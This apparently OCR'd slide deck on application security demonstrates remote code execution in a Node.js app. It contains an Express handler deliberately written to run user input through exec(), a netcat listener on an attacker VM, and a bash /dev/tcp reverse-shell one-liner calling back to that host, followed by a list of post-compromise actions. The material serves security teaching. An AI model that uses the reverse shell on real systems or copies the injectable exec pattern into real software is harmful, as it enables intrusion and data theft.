



Remote Code Execution Example

"hard coded" code execution based on user input

Similar to SQL injection, or a buffer overflow etc

```
app.post('/submit', (req, res) => {
    const name = req.body.name;
    if (name.startsWith('/bin/bash')) {
        exec(name, (error, stdout, stderr) => {
            if (error) {
                console.error(`exec error: ${error}`);
                return;
            }
            res.send(`stdout: ${stdout.replace(/\n/g, '<BR>')}`);
        });
        return;
    } else {
        res.send(`Hello, ${name}!`);
    }
});
```


nodewebapp1139.azurewebsites
nodewebapp1139.azurewebsites.net
Name:
Submit


appsec1139.westeurope.cloudap
Not secure | appsec1139.westeurope.cloudapp.azure.com
Name:
Submit

ted@WINAPxstJSsWIl0: ~
ted@WINAPxstJSsWIl0:~$ kubectl get service
NAME TYPE CLUSTER-IP EXTERNAL-IP PORT(S) AGE
kubernetes ClusterIP 10.0.0.1 <none> 443/TCP 4h26m
node LoadBalancer 10.0.166.106 51.105.100.140 80:31638/TCP 41m
ted@WINAPxstJSsWIl0:~$ nslookup appsec1139.westeurope.cloudapp.azure.com
Server: 172.28.32.1
Address: 172.28.32.1#53
Non-authoritative answer:
Name: appsec1139.westeurope.cloudapp.azure.com
Address: 51.105.100.140
ted@WINAPxstJSsWIl0:~$

Commands

Attacker VM (IP is 13.80.110.29)

```
sudo nc -lvp 443
```

Target


```
bash -i >& /dev/tcp/13.80.110.29/443 0>&1
```


Observations

What can we (potentially) do?

Activity
Install and execute software (Cryptominer, Ransomware)
Observe **and manipulate** all traffic (HTTPS is not done in the application)
Access (and modify) all data that the application can access (as the application)
Observe, and modify application code
Break out of compute instance
Bypass authorization/authentication
Overload system and disrupt normal operation
Scan the internal network
Privilege escalation

Secrets



